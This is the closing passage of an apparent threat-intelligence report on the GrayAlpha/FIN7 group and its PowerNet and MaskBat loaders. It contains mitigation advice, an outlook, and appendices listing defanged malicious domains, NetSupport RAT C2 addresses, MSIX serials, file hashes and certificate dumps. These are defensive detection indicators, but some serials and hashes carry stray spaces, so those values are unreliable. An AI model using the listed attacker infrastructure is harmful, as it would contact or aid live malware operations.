- **Access Controls and the Principle of Least Privilege**: Implement strong access controls and follow the principle of least privilege, ensuring users only have the permissions necessary to perform their designated tasks. Limiting administrative rights can prevent ransomware from spreading across systems and causing extensive damage.
- **Advanced Threat Detection:** Recorded Future customers can apply the YARA and Sigma rules from this report, along with the extensive and continually updated rules available in the Recorded Future Intelligence Cloud, for custom file scanning and detection across various logging systems to effectively identify and respond to unwanted tools and suspicious activity.
- **Leverage Network Intelligence**: Use Recorded Future Network Intelligence to detect exfiltration events early (such as those linked to NetSupport RAT), which can help prevent intrusions before they escalate. This approach relies on comprehensive, proactive infrastructure discovery provided by Insikt Group and the analysis of vast amounts of network traffic.

Outlook

This report provides a detailed analysis of GrayAlpha, a threat actor overlapping with FIN7, focusing on its three main infection vectors, two custom PowerShell loaders — MaskBat and PowerNet — and the deployment of NetSupport RAT. PowerNet is a new loader that decompresses and runs a bundled NetSupport RAT, while MaskBat, similar to FakeBat, is obfuscated and contains the distinctive GrayAlpha string “usradm”. While GrayAlpha has shifted its infrastructure over time, it shows a consistent preference for specific hosting providers, often linked to the same entities, and also leverages infrastructure from other threat actors, notably TAG-124. Overall, the findings underscore the durability and sophistication of GrayAlpha’s operations. Despite often not being formally categorized as an APT, cybercriminal groups like GrayAlpha demonstrate many APT-like characteristics — persistence, adaptability, and technical sophistication — executed in a more opportunistic fashion. While forecasting GrayAlpha’s future activities remains uncertain, it is likely that GrayAlpha will continue to enhance its tactics, target a diverse range of industries, and refine its operations in response to exposure.

Appendix A — Indicators of Compromise

Infection Vector 1 Domains:

2024-aimp[.]info
2024-aimp[.]pw
2024aimp[.]info
2024aimp[.]top
2024concur[.]com
2024lexisnexis[.]com
a-asana[.]com
advanced-ip-scanner[.]cfd
advanced-ip-scanner[.]link
advanced-ip-scanner[.]xyz
advancedipscannerapp[.]com
aimp[.]day
aimp[.]link
aimp[.]pm
aimp[.]xyz
aimp2024[.]pw
airtables[.]net
app-trello[.]com
as-a-n4[.]com
as-an-a[.]org
as4na[.]com
asaana[.]net
asana[.]pm
asana[.]tel
asana[.]wf
asanaa[.]net
assana[.]monster
assana[.]vip
bloomberg-t[.]com
c0ncuur[.]com
c0oncur[.]com
cnn-news[.]org
concur-cloud[.]net
concur-sap[.]info
concur-sap[.]life
concur-sap[.]one
concur-sap[.]pro
concur[.]cfd
concur[.]life
concur[.]pm
concur[.]re
concur[.]skin
concur2024[.]com
concur24news[.]one
concurnews[.]one
concuur[.]com
concuur[.]net
concuur[.]org

```
gl-meet2024[.]com
law2024[.]info
law2024[.]top
law360[.]one
lexis-nexis[.]site
lexis2024[.]info
lexis2024[.]pro
lexisnex[.]pro
lexisnex[.]team
lexisnex[.]top
lexisnexis[.]day
lexisnexis[.]lat
lexisnexis[.]one
lexisnexis[.]pro
lexisnexis[.]top
lexisnexis2024[.]com
lexisnexises[.]net
meet-gl[.]com
meet-go[.]click
meet-go[.]day
meet-go[.]info
meet-go[.]link
meet-go[.]org
meet-goo[.]net
meet-goo[.]org
meet[.]com[.]de
meet2024[.]com
meetgo2024[.]life
meetgo2024[.]top
news-cnn[.]net
newsconcur[.]one
newsconcur2024[.]life
newsconcur2024[.]world
newsconcur24[.]one
nmap[.]re
quicken-install[.]com
sapc0ncur24[.]one
sapconcur[.]pro
sapconcur[.]top
thomsonreuter[.]info
thomsonreuter[.]pro
wal-streetjournal[.]com
wall-street-journal[.]link
webex-install[.]com
wen-airdrop[.]net
wen-airdrop[.]network
westlaw[.]top
workable[.]uk[.]com
wsj[.]pm
wsj[.]re
wsj[.]wales
wsj[.]wf
```

Infection Vector 2 Domains:
2024-7zip-10[.]shop
2024-7zip-10[.]top
2024-7zip[.]info
2024-7zip[.]pw
20247zip[.]one
7-zip[.]cfd
7-zip[.]day
7-zip[.]shop
7zip-1508[.]one
7zip-1508[.]top
7zip-2024[.]cfd
7zip-2024[.]info
7zip-2024[.]pro
7zip-archiver[.]click
7zip-archiver[.]shop
7zip-org[.]live
7zip[.]sbs
7zip10-2024[.]life
7zip10-2024[.]live
7zip10-2024[.]top
7zip1024[.]life
7zip1024[.]live
7zip1024[.]top
7zip2024[.]info
7zip2024[.]one
7zip2024[.]pro
7zip2024[.]shop
7zip2024[.]store
7zip2024[.]top
7zipx[.]site
7zlp112024[.]top
7zlp2024[.]shop
7zlp2024[.]top
h2[.]den4ik440[.]ru
seven-zip[.]click
sevenzip[.]shop
sevenzip[.]today

Infection Vector 1 IP Addresses:
5[.]180[.]24[.]50
38[.]180[.]80[.]124
38[.]180[.]142[.]198
45[.]88[.]91[.]8
45[.]89[.]53[.]60
45[.]89[.]53[.]110
45[.]89[.]53[.]215
45[.]89[.]53[.]243
74[.]119[.]194[.]151
85[.]209[.]134[.]106
85[.]209[.]134[.]137
86[.]104[.]72[.]16
86[.]104[.]72[.]23

86[.]104[.]72[.]208
89[.]105[.]198[.]190
91[.]228[.]10[.]81
94[.]131[.]101[.]65
103[.]35[.]188[.]97
103[.]35[.]190[.]40
103[.]35[.]191[.]28
103[.]35[.]191[.]137
103[.]35[.]191[.]222
103[.]113[.]70[.]37
103[.]113[.]70[.]142
103[.]113[.]70[.]158
138[.]124[.]180[.]85
138[.]124[.]183[.]79
138[.]124[.]183[.]95
138[.]124[.]183[.]176
138[.]124[.]184[.]64
138[.]124[.]184[.]214
141[.]98[.]168[.]106

Infection Vector 2 IP Addresses:
38[.]180[.]141[.]203
62[.]60[.]155[.]194
77[.]90[.]38[.]106
85[.]209[.]134[.]45
85[.]209[.]134[.]64
85[.]209[.]134[.]186
85[.]209[.]134[.]188
85[.]209[.]134[.]209
86[.]104[.]72[.]19
91[.]200[.]14[.]23
94[.]159[.]96[.]222
94[.]159[.]100[.]111
94[.]159[.]100[.]117
103[.]35[.]190[.]215
138[.]124[.]183[.]175
154[.]216[.]20[.]106
185[.]125[.]50[.]209
193[.]32[.]177[.]223

NetSupport RAT C2 Servers:
45[.]82[.]84[.]13
62[.]76[.]234[.]49
91[.]149[.]232[.]112
166[.]88[.]159[.]187
172[.]208[.]117[.]89
206[.]206[.]123[.]97
212[.]224[.]107[.]150

Additional IP Addresses Potentially Linked to GrayAlpha:
2[.]58[.]95[.]73
5[.]252[.]176[.]143
5[.]252[.]178[.]150

45[.]140[.]17[.]49
62[.]76[.]234[.]99
62[.]76[.]234[.]234
176[.]32[.]39[.]71
188[.]124[.]59[.]18
188[.]132[.]183[.]172
193[.]23[.]118[.]165
194[.]87[.]82[.]252
195[.]133[.]67[.]165
212[.]224[.]107[.]150

MSIX Serial IDs:
104016719443392582891195013311543612543
116827743582394974699652266004655183380
123697917698467043984324093937304425096
151668424659434944355278914036686908262
153355726108515657160563832103639305 80
159159760011286741492753271723304908269
194144960596047259696695108606718178 18
249815938466542622099996912406279490697
362290214433167640329390099645742118 91
7220204597627363080
881206265615450057584420856137669839 40

PowerNet MSIX Hashes
de88ae471d8b95e5e10264aea5eb040fedb9bb71428385e7cff6c77a6ae47d97
a98d6df438ba2615107642c7c6da104de1c9aefdb0f184aead763ae3057c11e9
af3530b841049f90b9f5c818910f1877ef8f89bea0454fe72ada397e9bef1565
37990aecf5fecc61e4b3a3f5eaec14c8ed03cb20681dc53c367d5541600f9312
08d4a681aadff5681947514509c1f2af10ff8161950df2ae7f8ee214213edc17
c8d9270a38a2e6e0659b6b9aab7543add0d1bc521afb51f7dcf68c7426a8d57e
d6fce7c094994b19d96c9ebcccc07b9fb5efda2e4e1da352d9e0e031f0457c5e
547ef48f46ecfe31ee7edc7bbff0c2406f43d11915bcef84372172873012eacd
3cfcb57b94e69372cd2815dc63d66ab4b4ac4fec48b3b092f76ae5c9beaa353f
69d267234d62fd6ffd1c6a12b36835b1454dce4a6df1b370e549e275961ae235
ade52759c6aba1a0aa5b0dd3f779064c1021502bbe944dd704214522fc66707e
a03badf094c46a97711da14947499621684725 50f786dbea508cf6978252a2c8
8719ccdb87c8b2c4e312208bd17a8df42a1683c10bb32699bb415a66f0dbdda0
8719ccdb87c8b2c4e312208bd17a8df42a1683c10bb32699bb415a66f0dbdda0
139b48d1b94a9c31a4c7ac1feaa7bf54b50f33ab8936f22404648233bf48cc95
878a3a06aadf6d22a61dc6a160a389b6fd34f6629a32df3407c300bcd7829f4b
b7b7516063052b84f3d240b66630b01d0c098376dba531c5ae9dbcaa1a099820
e77bd0bf2c2f5f0094126f34de49ea5d4304a094121307603916ae3c50dfcfe4
127c691f5a354fa0933ec3e9d9d1bb976c2de7092065d75ea66626c8dc007029
bc5c7fc357244b8cdb1d79c545c4ac5d20ba770d028dd4bc66a00dd4ba2679fa
b3a95ec7b1e7e73ba59d3e7005950784d2651fcd2b0e8f24fa665f89a7404a56
3802c396e836de94ee13e38326b3fb937fcf0d6f6ef9ccdf77643be65de4c8ee
7363086b152422c99618377e384874a17a708d9eb217c0a7c6f8b6f3216f1e4c
63629c87fe460abb657a504bb9786b913b1250288681520cee9e9fbcb14e888f
c399fe7ba04828aeadd881d7daa17dc0e3b880e95cc1aa2295c510f6bd8aa1d4
4c2f8feced7768f756ac7d4fa633b08fd61f0ba198c860fa4f1093dedbf060d2
5838f38e80657dd318bdbcfd1bdb87181e527f2125185ce95b43abd02badea86
802338ddade5c023b83dd2111fe30b7d5b4b21b86408e91544345e0c45702a1d

2c59f3552a77d2c9527970ae99e204ec279756ac24815a899ab43356420057e7
902c9aba42378c40c6c9623bab2326cb8b98fa06cfc0ee0379349055137c9500
e580dd04cbe2407ac7ab06d148297231cffbb8f8f986ce1e152383970927bb71
84f2d273623efb6cdd126a89c1f9567e8977d21ffe684758dd722a27d2d53aa9
ff6d88f53f2a08107c08729f2698f75cc759f3c423fe6e5b99b2c32d7c40f8a4
d73af3bd70f0f68846920d61fab8836cf8906a2876489801f6e130f4d92aa50d
9112b8623844774b056c842da3417f75c86bff115d5d15db2d6226c6ffd98895
0ddce15bea228c65d3b456759de0abc87aa6e805fd6c466347e9b76913a538ce
381c6f7f8c12ea1ac483dad9ac71c09fa807bd1ffe2479f6d6c7da14013e7899
62242df8c7db337e46f44c4323ac9738adba89f095deb8e5d873ee8b35fa5079
f10ecfd0ac437420e8754dbefd9b49c710fe87548ec1350eb2598785b33afec1
bc3f10302a62a5e100a2a31e50a9c32a554d74015f17be2299273d143d2b42de
4f71162cef29a8b7feb56574b99c0eccd82c39d226b408c1e7233971588edee5
58ab8b2a21e33b0700d11efd5a677bd98e536e200b45e22aa06059c1088063f7
96dfb6337647d890875919334a8dfc1f8f6e887f4b9ff6afedfb3574c7b444a3
0c46fd6353f75a8dec81adca9f35e839bd8a7ac9490b947374e3c1e3b24e0f79
50cbf5b9ce69a5c9f9adaf59bf53f4f0609afcba36826e2fa88ca6cedbc06e7a
1f52416232bf57e6cbd8a72335a5f321cf8a571e53b043ee69dc3647d4978844

PowerNet PowerShell Script Hashes
5303183d82b8c4d2a47fab4167868a8cfbf8d56d3397701ab890e88c99105ae4
27567140d447dc662a178989be84d50c40233d6958251c02a02c097f6650024d
73e775fc0e1a4780a06fda4f21cca16c1dd9eda57fc8a0ab4fb14ebe5a259eac
358ac037d444ece8c21fa85ad71338a3ff0a10b1b0672217ae38eac18b03661f
96e20ac7d4b018b360672f3fd9e63d3429bb4dee3974951c70699f44c87278c2
a38f1ccf9d3e29e39fcb01b53fc245eac2128c4219c6567891dba4f6529f98c1
45e0e240b09ec9b1bc488c2eede1cf19456db70398e9b3b0a35ff90e2d2430fe
acbed908bc3e804ad183f3598dfb379a366f6209462f5fffc77fc9231ae1b048
acbed908bc3e804ad183f3598dfb379a366f6209462f5fffc77fc9231ae1b048
e8c56706296175195a03348b9cd5064e60c36fdeaa6e5fd7b5614ca6bca1c3f8
abd4263c97ab33b22f67e581ebb09ec7b98e4084dd32a7eca6502d3737715769
27567140d447dc662a178989be84d50c40233d6958251c02a02c097f6650024d
1367dcf619cb935dc08d349fc18d3f9726cfceff151f4d57beff45591712189c
1367dcf619cb935dc08d349fc18d3f9726cfceff151f4d57beff45591712189c
062c0a5c8f484bc975b3e5490718cc5c7f732f7f53ce35d81e94cd83c273f78b
27567140d447dc662a178989be84d50c40233d6958251c02a02c097f6650024d
2bd6b5cbeddab8b01e14ed4c073afdbd4316340aada77e3e55ba5e1af21652f7
6bd191586c52ecd2a3496616838753db21156d52854a99b7d3fcbf9be0a5184a
1c6c79b07e45630debe31362e4c89ffab3560c4712470f7af891bb31539d153a
acbed908bc3e804ad183f3598dfb379a366f6209462f5fffc77fc9231ae1b048
acbed908bc3e804ad183f3598dfb379a366f6209462f5fffc77fc9231ae1b048
e9b0cc2118a7a07709b56f7358c07f4a2959f81c87da5f565fa08382768fac8b
e145db8668b15278cc55b723df9f296103ef2ea3511d90e2bbb2ffa5291d4ae4
e8c56706296175195a03348b9cd5064e60c36fdeaa6e5fd7b5614ca6bca1c3f8
e145db8668b15278cc55b723df9f296103ef2ea3511d90e2bbb2ffa5291d4ae4
2bd6b5cbeddab8b01e14ed4c073afdbd4316340aada77e3e55ba5e1af21652f7
a38f1ccf9d3e29e39fcb01b53fc245eac2128c4219c6567891dba4f6529f98c1
0d44ff778dbecf8d951c54c199bd35ba0fe5ac817d5ef61b2fe998dfdb794560
6fdeb1c2f4b5bc4ff6ea9635ca72d8670c07cfd17d3b7779caee22b96727f732
34f50a5215c544cbd2ce67bcbf89cf2aee798c56cfb9e225e57e8c8270021210
494460a17bec58d47212c907e7e7706dc80e99b27a022558637caebc2867e574
11464f7ac40e3e5f771dfe19aee3b3d21cf526a11429038ba9de4c9d7e4bb42a
27567140d447dc662a178989be84d50c40233d6958251c02a02c097f6650024d

1c6c79b07e45630debe31362e4c89ffab3560c4712470f7af891bb31539d153a
5303183d82b8c4d2a47fab4167868a8cfbf8d56d3397701ab890e88c99105ae4
bfc1064d3624c7bc68ef6b8ce2b0f40229d5981472c8b443c58f38bf3f461b2a
358ac037d444ece8c21fa85ad71338a3ff0a10b1b0672217ae38eac18b03661f
acbed908bc3e804ad183f3598dfb379a366f6209462f5fffc77fc9231ae1b048
2fd9e14830bbeef24fdff29a850a6164af4c4722d742185e022df9106029b587
3f4b5b22b53f2fdeb7a82c94ac4d846f1e4ac0e9d055020f2f063598025b4674
bfc1064d3624c7bc68ef6b8ce2b0f40229d5981472c8b443c58f38bf3f461b2a
1367dcf619cb935dc08d349fc18d3f9726cfceff151f4d57beff45591712189c
f10bd5443148d47fbf7c6a6998651eb9bda4c7c9213f9e5a65a76e98637cb748
2bd6b5cbeddab8b01e14ed4c073afdbd4316340aada77e3e55ba5e1af21652f7
881a84477b509e2e63b70915055b9af1d12cf8fde9fb5031823c8c2a38c8979a
acbed908bc3e804ad183f3598dfb379a366f6209462f5fffc77fc9231ae1b048

MaskBat MSIX Package Hashes

4b268cfbdb86017f6271f09eb2aa54334de24d0ed12cfeb26fbb3dd8e104a8d3
8d8d21f2c28f3e44b7253583e04d11cf7e7453dab139c187201f80e70d89b579
8684e74d35baab30e8f8af7db486c2a339d3063feb2074109b8c96c1fea8313e
8684e74d35baab30e8f8af7db486c2a339d3063feb2074109b8c96c1fea8313e
6053d67835d2925c52263bdb9e4d7475e1015ea9cc4c8f994cfa7e0dbdb7e27f
52ef3b610426343314e6c0f238e4460f0dffedbd022d33cb8f8e78e980d604e0
52ef3b610426343314e6c0f238e4460f0dffedbd022d33cb8f8e78e980d604e0
50b102938d29cc7f61c67da6981545c69f70c7178d009ec1999ee0ddfe81ebba
974285914961125d2963435c3dbe49b882cd88d95563b1ae3a62cd6240618c16
a309753efca5242bbc9ca0e54a381ef2bac6625a0f591d79f8525e1ec196be4e
1ec930716999f6a80a4f32624d8f907f2c7887e15b1c518d22f4aefe49367bba
c902a206da5c3e1a4b8b8ba9f0e63f314e8cadcf044c25f729176b29c19bcbbb
8515d46da83fb649db969b2acca47cd10f232174af358560210b362a56594fd1
908ef89767bcd583edb96a8c12f3046b9db522cc7310e2c20799881d7bf75f9d
da43703c733a1b0af183fdb61877b5c15651c21ffcc3a49c6addc83d76c10329
91c2fbc594469839ad062e7cf359f2451fe8a14f041d8afe515ceab800c35133
fbe1970d89b8546cd57522bf479e8be08fec4f3df9bdf79d0f3436250ce38379
76f98321f50595725f64f058d8f33103d518c5d77680fd7d5521c41786299358
e4fff1e153ef46a29865f28df724e7a3246809d9ae75a7546b580938acbbcb73
184a400fe334027ff287ad0cf83c165fdf4605507c83ec054fb2b544f877163c
ee6a58d1e3ce4f2e7fac7bb3c1f1c24836bcc79f456035aede52b7d14a7de77f
1d17937f2141570de62b437ff6bf09b1b58cfdb13ff02ed6592e077e2d368252
890cf9827361add4c2a6e5b93f7f9ccc9bb2f555e0cd535de144203f7156a959
3869340562136d1d8f11c304f207120f9b497e0a430ca1a04c0964eb5b70f277
bdd89826ab8d3e3c03833b1ea8e4b0a34c80f13bfa5882e5b82f896cec41d141
c3dc66c657dd5a8a624c6eba67a6b8d1dada8ceeb13aab169c3a88c615831560
ae4db4f97700aab607368a4d3a489215b2ddb5af60004b8da6e5b0c0220c2c25
94bb5b8cc0a2d01d4f65294c816299b97dd38bc7be8fc9089dc90cc969995528
8b7be1efcddddc3a29ae0514a6ae758e7f86be193ffe380e5e1e38dc22affb38
e300c44b45b07f3766586e500f4f3596c23ffd80171eaa5334bb4db3e8d027e0
41c671332b58f92187e32771ed1ba86c1ed256e36f036f74c91cf1aa7db07bc2
f015da1f2ada32f734b81aa282bea62840cd84afaa353ca52d5e2d0c82e705d1
c2f1c765b03b4ae0c08455c2b5e917ba8564ad945c3580a1e622169aad67807a
f4f02429e8e1e966203d69610c31ae94ad4d34de10efd5edc4669ce067c4de4f
3bdaa78077bd71e40b62ec2d6797c027f0b8deba9c3a7de9eb22823ad05c8201
4d03c2a47265eab0c87006a4a2965fcf394fbdabb8e86cbe16b36376d04b8143
b3f46a63817a2076e3de49957d5801eb8ede9dc1498bdab702fcc6f8cccf0e61
50a5e6a357c841e6c2058ee658c70756da4b803f2a4f6d2cf96ab882a03a5294

809b54b0f6092cad1a764872acb9a31ed99792589b84cdb279b4b1d15e8ec8e2
de5f6cc6a3eaee870f438a43e1e262283124aa1cfa11ad395a05c4bff026c09f
809050c6f29e80e9d0918060634df601ae12b27cc50439f4c123b6301ce26043
1e54b2e6558e2c92df73da65cd90b462dcafa1e6dcc311336b1543c68d3e82bc
2ba527fb8e31cb209df8d1890a63cda9cd4433aa0b841ed8b86fa801aff4ccbd
9953bbe13394bc6cd88fd0d13ceff771553e3a63ff84dc20960b67b4b9c9e48e

MaskBat PowerShell Script Hashes
4d0663cff0c5c3f29c81e9aefd37f16a318ff638986ecc60e9bce6c90b72606b
0e71728e5e6a762923fc0372e2047e0d969bcc5efbf4f3010df2ff6576cab725
ebfdea1721914a504465ea474edc3f823c3e13fc71c86f04f4793c61e5070d92
ebfdea1721914a504465ea474edc3f823c3e13fc71c86f04f4793c61e5070d92
2938261c867331e12e7cff9ee28366f3986986108eeb00507db74cf0d7b6aad2
c220f9ba0ee8445ab6d36f19d7cf24fd6df72eea41b9ba40f585451ee24c0f6d
9a4e39fcb4033a9c849890085b67faea7265eaf56744e77aa8180b1834b7e14a
d0add7a41b8c78ab0134752665278b9544d417b244a788c620c5da5215b515c0
5072735b87e62c0239099fcd3d74a677e1b4c6497e0b17ed8ea4c83778c13039
aadf323d8052da80c761ab9d05717603804405ee33e624926009a30d857d6d1a
36b79a3eca6d0ee23daf10c436f4ec5c8c279fbfd79c965c7e37515c148c3c5b
401c5d2157d303df1ca465ff4097ee4474574c39f614cbb5734193a3917354c0
4665c7b360b18496be00246eb3bc886e83b22028e95156101bf73bf0c48dddd3
056451b28c4bfe6bf1536c1d67b33f312a06c656cd3c633f40cc5f5b85c6528b
6b999462e434b258980b1532f5d0c3661646f7bb9567aecdd748f6be10dcb740
0c8b9fa67d1d149636b560a2ec8f9c50cd41ebf11f5691cf2ea39f1d057f8ff1
0c8d22d58a747ceccad56317b9c0afe58fe4b9f3c2138134e978e43a5f5ac390
e2c283438e5f9236c5cb2e6b8b95ca78d520f7b776d64a050664972cb51076f5
a5febb4b5ba6572594de87d2a9de6df65d49da755385bf3d3d4d054772ce493c
c3ecbc6023bfa170c31eaf7033b68495798e305111ca9f2f203f58b9ec942384
8246ba12e1ebfcdbaed80a7ba1ec65423f23b9b7820c0dfb07ee38baa83d6a20
1f38a9e17e5096bca84b6ec87eb5470b2ce4450a6a03b3e41b38dbd91ab281da
e9010ab2a031125f12225d8b1f19ac65bc03b87332dc5caa35028a577b9ca0fe
f4052e52fed661fd05ea39a5187781ec6c234c5d7ea4ab91cd77f2e1d2c709b5
5e9362dba53021ab588e396e1cb28100718471f07c5dd5cafa6bf5728f014b97
13265c0e32312a0763f3f8fed0f017a606355987ac9398bfb38f47c760ad32b0
41be156c27dad780dd96493319dbd89228616573ec7d731ca2e642ee0e554af3
58cb66268b58d7ca77fb5f5df668ffa76a23854a6267914fc3973dbf92394612
8d5d4e48ce623085efec9a56981b0ab74f1180f3b42614df88f11da543f2849a
c5fa7fd1ff45c5cfaec851795f4c2e15326046f3022778bdf6f37b7b1dd75f5c
c6e672b832dcf78490ea8d128f5f8a647274b9b98d851bc36ff07b2d3a0d7ba3
191a8766da98b1f992072045905cf82c771d8cb9f697d08873686778dc70c7f6
982ec3915d458007e960a4dbe0c9c914825fd88c1739ab3f7edfebaaa10bc265
710e80fb64e08f20ab58c20ccdbc966f6e3b54511775e8ed99ff0bcf51690227
4814ea15da1826d9ef400c3e607ca87d11b18b8a1b4f43f13afa93467429dfb8
952cac8ec226b4ed38a2631c220bb80409edbc0c9a0ac2793b879a259172282b
c220f9ba0ee8445ab6d36f19d7cf24fd6df72eea41b9ba40f585451ee24c0f6d
f491d8b510ee283d24d40aa5233743d8cf834a164d0f681af8870dd1f35b734c
a67d73996a5479312f4a4ea4fccdde293695359aa6b6da06c01248066a7131f9
194d739fa93970d63dade70aae7c3b9ac8a6938be9f0e2d470d3adf8c106bfad
3c6dacad931bf24eb953858c0bb3e49fe821d111d9003c9fffcb814ae6e8edf8
65b601f8154bddd42cb31ce166697335e79f2e713655865bee66654c51e7c1dc
b417396efb07943d380182d610da313607308a74fc0dc77318407a5248cbab6e
81e6adebca376dfbda0484ab4475d0ac76a1e86afe0930e45ab7137cfd378d38

Appendix B — Self-Signed TLS Certificate

1mss

```
Version:         3 (0x02)
Serial number:    816967672256618594691729025874556881 53
(0x3d76399bf4cd179d4ef8933ec41ecdd9)
Algorithm ID:     SHA256withRSA
Validity
  Not Before:     25/08/2024 11:58:16 (dd-mm-yyyy hh:mm:ss) (240825115816Z)
  Not After:      24/02/2025 11:58:16 (dd-mm-yyyy hh:mm:ss) (250224115816Z)
Issuer
  CN = 1mss
Subject
  CN = 1mss
Fingerprints
  MD5:           a5685feb1b6c54ba5149ed2f7000f491
  SHA1:          03b19fd1a41d0d1b55ad653341a05071b48a49ea
  SHA256:        798e651ed0784fa502d4c4af40802edfcb4fa2fb9ff59b89804707e2ad8c9807
Public Key
  Algorithm:      RSA
  Length:         2048 bits
  Modulus:        ef:5a:33:48:82:64:70:c2:84:1d:86:49:51:4f:af:6b:
                  97:69:cc:7b:a2:98:8d:f3:b9:bd:0d:91:10:97:1e:b6:
                  de:c7:00:f2:d6:e5:bd:07:34:07:dc:c8:4b:c2:09:84:
                  70:eb:2f:e6:49:2f:ff:98:a4:f7:8c:2d:27:15:0c:f8:
                  bd:31:34:3a:5a:19:8a:63:f3:7b:fe:4a:f2:97:23:1f:
                  fe:ce:2f:d6:5d:4d:43:c4:b9:03:33:5c:d4:99:50:b6:
                  f4:92:9d:c9:c5:69:81:23:a5:de:ac:a7:8d:5a:5c:84:
                  31:6d:9e:c4:13:dc:7a:7a:87:04:9b:41:2b:11:51:39:
                  5c:09:1a:b5:01:b7:04:f4:f1:cd:e2:a9:d0:bb:03:be:
                  2d:73:cb:54:cc:dd:88:ad:a4:72:71:df:7b:df:eb:a2:
                  a9:6a:a7:33:a1:0c:1c:0b:10:0e:0f:66:fb:f3:f3:3d:
                  8e:95:1f:b1:4d:59:92:c0:34:b4:e9:cb:c6:52:c9:c3:
                  b3:54:ef:1d:c0:3b:dc:d1:fb:d7:cc:3c:99:c2:d9:da:
                  c0:60:08:3d:3e:1e:10:d0:09:76:86:53:2a:d0:0d:cf:
                  1d:18:44:86:c9:01:bc:dc:ed:97:7a:b8:25:b2:e5:ef:
                  56:f0:f2:4f:e6:5e:d3:f1:c2:d5:2b:16:a5:40:93:81
  Exponent:       65537 (0x10001)
Certificate Signature
  Algorithm:      SHA256withRSA
  Signature:      67:66:f2:d8:96:93:28:92:d2:10:de:ae:7f:9c:5b:9f:
                  d0:ab:e7:6d:10:f5:f5:22:91:bd:60:84:6f:f1:f6:3e:
                  80:b7:f8:ad:1b:d4:eb:43:18:35:35:66:fc:de:24:e6:
                  30:91:b5:10:d0:89:e1:92:3a:72:ed:6a:93:0a:9b:a9:
```

```
            43:32:c3:c7:fd:78:ce:c0:7b:b3:6b:cd:01:45:15:cd:
            98:21:68:1f:af:3f:52:7b:3e:c1:ca:93:fd:10:7a:54:
            38:a3:37:07:cd:20:3b:32:bb:b6:8a:c6:15:d1:ec:92:
            64:71:e7:30:d2:84:64:89:6d:26:b5:49:13:c6:b0:3e:
            29:27:b5:7a:13:e8:6c:25:27:97:50:d6:8f:92:8c:91:
            77:d5:ac:30:b5:a1:da:de:ef:a8:62:bf:d2:53:3c:7f:
            5d:52:35:6b:4c:d4:df:d7:18:c4:05:63:a2:71:6f:43:
            e2:55:41:0e:2d:2c:37:b3:30:fc:f5:1f:7c:83:a7:67:
            dd:22:96:02:6a:df:29:d1:10:59:6e:fe:8e:b3:12:9c:
            fb:1f:de:a4:10:cf:72:04:69:ed:22:59:49:a3:ab:ab:
            c8:b6:80:26:10:bf:1c:57:ae:60:ce:a9:d2:95:a3:65:
            24:c3:05:33:c1:c8:76:1f:53:36:31:58:08:3d:9e:7c

Extensions
  extKeyUsage :
    serverAuth
  keyUsage :
    keyEncipherment,dataEncipherment
```

WIN-LH6KTLEDLTS

```
Version:         3 (0x02)
Serial number:    229470326948816697865439592840507070008
(0x1143700fbdba92b14fd4ab4ef4464240)
Algorithm ID:     SHA256withRSA
Validity
  Not Before:     02/09/2024 17:18:39 (dd-mm-yyyy hh:mm:ss) (240902171839Z)
  Not After:      04/03/2025 17:18:39 (dd-mm-yyyy hh:mm:ss) (250304171839Z)
Issuer
  CN = WIN-LH6KTLEDLTS
Subject
  CN = WIN-LH6KTLEDLTS
Fingerprints
  MD5:           14c2ce8f3c5856c8415368930bb8c1df
  SHA1:          515d9e04e0699dec2aa101691d166aef4d231dde
  SHA256:         e44958bc36609a48efbe2ad76b57ed2227009bcfac6322c1498b76f8d5cf1271
Public Key
  Algorithm:      RSA
  Length:         2048 bits
  Modulus:        c7:04:b3:d2:90:ce:0d:d0:72:c4:9a:01:0b:da:07:2b:
                  11:31:e0:0f:2e:a9:de:73:7f:f5:ea:9f:4e:2d:67:b4:
                  2d:fb:8d:92:08:35:a0:c1:1a:2e:66:e1:f2:73:5b:6d:
                  8e:20:ea:b9:dc:6c:5e:76:c3:05:ca:56:6a:f7:9c:91:
                  75:6d:72:9f:8e:00:a9:fe:66:fc:f2:b2:2e:3a:a8:95:
```

```
            4d:fe:54:44:05:66:cc:66:1c:89:9a:f1:2b:3c:88:ab:
            d8:b7:b8:44:b7:e7:03:0c:8b:99:6d:31:2c:24:5e:00:
            45:31:02:99:e3:56:18:3b:90:45:d3:9a:30:da:87:24:
            f1:c7:ce:40:de:d6:dd:45:9f:15:da:13:aa:67:9d:70:
            f3:41:0a:0d:e1:76:75:f2:d4:e4:61:93:22:29:5f:fd:
            7e:ac:ba:18:96:34:8f:dc:17:95:c5:f3:54:74:b8:3d:
            b1:ff:1a:15:09:c8:23:a3:0d:96:d6:a7:cc:97:4d:14:
            04:18:e3:3c:bf:c2:7e:67:eb:f5:ca:d9:ca:5d:18:0d:
            78:67:96:b3:19:e6:fb:0b:47:b9:90:75:53:75:30:31:
            b4:a1:e8:d3:2d:92:ae:74:d3:6e:00:31:7e:1c:4d:ac:
            cc:1a:df:63:bc:f2:18:23:86:e0:53:60:4e:6f:6e:7d
  Exponent:       65537 (0x10001)
Certificate Signature
  Algorithm:      SHA256withRSA
  Signature:      51:cf:a8:d8:53:b6:79:ea:97:7d:c3:97:89:82:4e:ce:
            b5:ab:42:a4:26:0a:4d:ae:9d:fa:07:fe:e0:47:ef:40:
            bd:7a:24:0e:7a:a3:19:cb:ad:52:fe:ad:89:69:fd:1e:
            f7:76:49:1a:58:38:f0:f3:ca:1a:8a:95:d9:24:c5:7c:
            a0:41:0f:37:16:78:de:70:7f:3b:9d:8c:be:1f:4a:ea:
            1f:84:d6:af:76:47:bf:1d:bf:73:93:68:4b:55:23:11:
            f5:bb:6f:33:76:c4:a8:5f:e8:14:eb:69:38:9e:dd:3e:
            bf:ed:f5:50:83:68:db:88:3a:6a:ff:e3:5d:44:6b:47:
            c5:a0:25:2f:ad:0c:38:1d:f5:a1:dd:bb:51:c1:74:4e:
            aa:89:68:c1:79:95:f7:c3:6a:a2:83:7c:69:95:e2:12:
            b3:b4:56:dc:96:27:7f:cc:c4:45:ca:24:b7:5f:a7:0b:
            26:19:9e:52:7d:c1:3d:ab:26:b3:57:0b:b1:20:c3:b6:
            8e:9d:fd:da:3e:8d:3d:8e:74:96:fe:69:3f:68:fd:c0:
            ed:3b:56:d1:a9:71:c8:4a:cc:ad:7d:98:99:c5:9e:9a:
            18:b1:67:31:f3:f5:4d:b2:2c:be:f9:26:fd:d2:d4:07:
            9d:90:b0:6d:47:f2:4d:2d:26:90:bd:39:51:bd:09:3a

Extensions
  extKeyUsage :
    serverAuth
  keyUsage :
    keyEncipherment,dataEncipherment
```

